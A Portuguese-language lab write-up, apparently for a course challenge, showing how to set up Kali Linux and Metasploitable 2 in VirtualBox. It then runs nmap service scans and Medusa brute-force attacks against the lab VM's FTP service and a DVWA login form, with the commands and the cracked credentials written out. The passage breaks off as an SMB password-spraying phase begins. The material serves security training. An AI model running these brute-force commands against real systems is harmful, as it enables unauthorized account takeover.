Descrição do Desafio

Implementar, documentar e compartilhar um projeto prático utilizando Kali Linux e a ferramenta Medusa, em conjunto com ambientes vulneráveis (por exemplo, Metasploitable 2 e DVWA), para simular cenários de ataque de força bruta e exercitar medidas de prevenção.

Configurar o ambiente: duas VMs (Kali Linux e Metasploitable 2) no VirtualBox, com rede interna (host-only).

Executar ataques simulados: força bruta em FTP, automação de tentativas em formulário web (DVWA) e password spraying em SMB com enumeração de usuários.

Documentar os testes: wordlists simples, comandos utilizados, validação de acessos e recomendações de mitigação.

Instalação e Configuração da Máquina Virtual

1 – Fazer o download e instalação da VM Oracle Virtual Box
Link: https://www.virtualbox.org/

2 – Fazer o download dos sistemas operacionais KALI LINUX e METASPOITABLE 2
Link: https://www.kali.org/get-kali/#kali-virtual-machines
Link: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

3 – Após instalado o Virtual BOX é preciso carregar as duas imagens dos sistemas operacionais,


Orientação rápida para instalação dos sistemas operacionais no Virtual Box

Após fazer o download descompacte os arquivos em uma pasta do seu computador.


Vá no Virtual Box e Clique nas opções Novo ou Open

Para o Kali Linux basta clicar na opção OPEN e localizar o arquivo na pasta onde foi descompactado, selecionar o arquivo e clicar em abrir, o Virtual Box fará a importação e configurações do sistema de forma automática.


Para o Metasploitable clicar na opção NOVO, dê um nome que desejar no campo VM Name, por exemplo “Metasploitable”; no campo “OS” selecione LINUX; e em “OS DISTRIBUITION” selecione Ubuntu e em “OS Version” selecione Ubuntu (64-bit).



Na opção **Specific virtual hard disk** selecione a opção: Utilizar um disco rígido virtual existente.



Ao abrir a janela de seletor de discos, clique em acrescentar e localize o arquivo **Metasploitable.vmdk** com a imagem que você descompactou em uma pasta do seu computador. Selecione o arquivo e clique em abrir.




Seguem 2 links com instruções de configuração e importação do KALI LINUX E DO METASPOITABLE para o Virtual Box:

Link: https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/


Link: https://medium.com/cyber-collective/setting-up-metasploitable-in-virtualbox-on-kali-linux-1d5c3212f7f3

4 – Após carregada para o Virtual Box as duas imagens é necessário fazer algumas configurações adicionais, caso ainda não tenham sido configuradas automaticamente.

No VIRTUAL BOX selecione o sistema operacional KALI LINUX e clique na opção configurações



Em seguida selecione Expert e clique em REDE e altere a opção: “Ligado a:” para Placa de rede exclusiva do hospedeiro (host-only).




Repita os passos de configuração, porém agora selecione a imagem do **Metasploitable.**

Realizada as configurações vamos iniciar as duas máquinas virtuais do Kali Linux e do Metasploitable. Para isso clique sobre o nome da máquina virtual e em seguida clique em Iniciar, ou dê dois cliques sobre o nome da máquina virtual.

Aguarde uma máquina inicializar para depois clicar em inicializar a outra.

KALI LINUX – usuário e senha inicial: kali

METASPLOITABLE – usuário e senha inicial: msfadmin



DICA: caso tenha algum problema de configuração do teclado para o padrão ABNT2 português Brasil ao digital no terminal do KALI LINUX ou no METASPLOITABLE utilize o seguinte comando no terminal: **setxkbmap -model abnt2 -layout br**

Verificando a conexão entre os dois sistemas:

Passo 1 – Vá no Metasploitable e digite o comando:

ip a

e tecle enter

Anote ou salve o endereço IP que aparece em **eth0 – inet**, neste exemplo o IP identificado foi 192.168.56.101

```
Last login: Sat Nov 29 11:01:32 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:23:bf:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe23:bfef/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Passo 2 - Vá ao Kali Linux e abra um novo terminal e digite o comando:
ping -c 3 192.168.56.101

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.548 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.370 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.469 ms

── 192.168.56.101 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2035ms
rtt min/avg/max/mdev = 0.370/0.462/0.548/0.072 ms
```

Uma vez que confirmamos que os dois sistemas estão se comunicando passamos para a fase de resolução do desafio proposto.

Fase 1 – Enumeração de serviços com NMAP

No KALI LINUX limpe o terminal digitando o comando **clear**, ou abra um novo terminal.

No terminal, a fim de verificar se algumas portas estão abertas digite o comando:
nmap -sV -p 21,22,80,445,139 192.168.56.101

Este comando irá identificar os serviços que estão abertos e quais versões estão instaladas desses serviços.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21,22,80,445,139 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 12:37 EST
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.56.101
Host is up (0.00044s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:23:BF:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.44 seconds
```

Identificamos que o serviço de FTP está rodando na porta 21, a partir desse momento passamos a analisar esse serviço e tentativas de assumir o controle do mesmo na máquina virtual do Metasploitable.

FASE 2 – Acesso ao serviço de FTP utilizando KALI LINUX – MEDUSA

No terminal do KALI LINUX digite o seguinte comando:
ftp 192.168.56.101

O KALI fará a tentativa de conexão, porém o sistema irá pedir um usuário e senha que ainda não sabemos. Ao tentarmos utilizar um login e senha o sistema retornará o erro de login incorreto.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): admin
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Para parar a tentativa de conexão digite no terminal: **quit**

Vamos então criar uma Wordlist de usuários e de senhas para fazermos teste de tentativas de conexão do serviço FTP

No terminal do KALI LINUX para criar uma lista de usuários digite o comando:
echo -e "user\nmsfadmin\nadmin\nroot" > users.txt

No terminal do KALI LINUX para criar uma lista de senhas digite o comando:
echo -e " 123456\npassword\nqwerty\nmsfadmin" > pass.txt

```
┌──(kali㉿kali)-[~]
└─$ echo -e "user\nmsfadmin\nadmin\nroot" > users.txt
```

```
┌──(kali㉿kali)-[~]
└─$ echo -e " 123456\npassword\nqwerty\nmsfadmin" > pass.txt
```

Em seguida utilizaremos o software **MEDUSA** para realizarmos uma tentativa de identificação se algum usuário e senha que criamos teria acesso ao serviço de **FTP**.
No terminal do KALI LINUX digite o seguinte comando:
medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6

Como resultado podemos identificar que foi identificado que o **usuário msfadmin** com a **senha msfadmin** tem **acesso ao serviço de FTP**.

```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-11-29 12:54:26 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: password (1 of 4 complete)
2025-11-29 12:54:26 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 123456 (2 of 4 complete)
2025-11-29 12:54:26 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: msfadmin (1 of 4 complete)
2025-11-29 12:54:28 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: qwerty (2 of 4 complete)
2025-11-29 12:54:28 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: password (3 of 4 complete)
2025-11-29 12:54:28 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: 123456 (4 of 4 complete)
2025-11-29 12:54:28 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (3 of 4, 2 complete) Password: msfadmin (1 of 4 complete)
2025-11-29 12:54:28 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]
2025-11-29 12:54:30 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (2 of 4, 3 complete) Password: qwerty (3 of 4 complete)
2025-11-29 12:54:30 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (2 of 4, 3 complete) Password: msfadmin (4 of 4 complete)
2025-11-29 12:54:30 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (3 of 4, 3 complete) Password: 123456 (2 of 4 complete)
2025-11-29 12:54:31 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (3 of 4, 3 complete) Password: password (3 of 4 complete)
2025-11-29 12:54:31 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (3 of 4, 4 complete) Password: qwerty (4 of 4 complete)
2025-11-29 12:54:31 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: 123456 (1 of 4 complete)
2025-11-29 12:54:33 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: password (2 of 4 complete)
2025-11-29 12:54:33 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: qwerty (3 of 4 complete)
2025-11-29 12:54:33 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 4 complete) Password: msfadmin (4 of 4 complete)
```

Com essa informação voltamos ao terminal do KALI LINUX e tentamos novamente nos conectar ao serviço de FTP, para isso digite o comando:
ftp 192.168.56.101

Dessa vez utilize como usuário: msfadmin e a senha: msfadmin.


```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

A partir desse momento passamos a ter acesso ao computador remoto podendo obter informações, fazer downloads ou uploads de arquivo para esse computador.


FASE 3 – Ataque de Brute Force em formulários WEB

Nessa fase vamos utilizar o KALI LINUX e o site DVWA para demonstrar como realizar ataques de login em formulários em sites na Internet.

No Kali Linux abra o navegador Firefox e digite na barra de endereços:
http://192.168.56.101/dvwa/login.php




No navegador ative o modo desenvolvedor. Clique com o botão direito do mouse em qualquer lugar na tela e selecione Inspect. E em seguida selecione a opção Network.



Agora tente fazer o login usando qualquer usuário e senha. Perceba que irá aparecer abaixo do botão de LOGIN a mensagem LOGIN FAILED.

No modo desenvolvedor na aba Network irá aparecer os métodos POST e GET que foram utilizados na tentativa de login. Ao clicar no método POST é possível verificar na aba REQUEST as informações que foram enviadas para tentativa de LOGIN.



Vamos aproveitar as Wordlists de usuários e senhas que criamos anteriormente para tentarmos verificar se conseguimos identificar algum usuário e login válido.

Para isso utilizamos o KALI LINUX e o MEDUSA.


No terminal do Kali Linux digite o seguinte comando:

**medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http **


**-m PAGE:'/dvwa/login.php' **

**-m FORM:'username=^USER^&password=^PASS^&Login=Login' **


-m 'FAIL=Login failed' -t 6



Podemos constatar que foram identificados usuários e senhas que conseguem fazer login no site.



Voltamos ao site e utilizamos um desses usuários e senha para fazermos o login.



A partir desse momento passamos a ter acesso a administração do site.


FASE 4 – Ataque em cadeia, enumeração SMB e Password Spraying

Agora utilizaremos técnicas de ataque em cadeia, enumeração SMB e de password spraying.

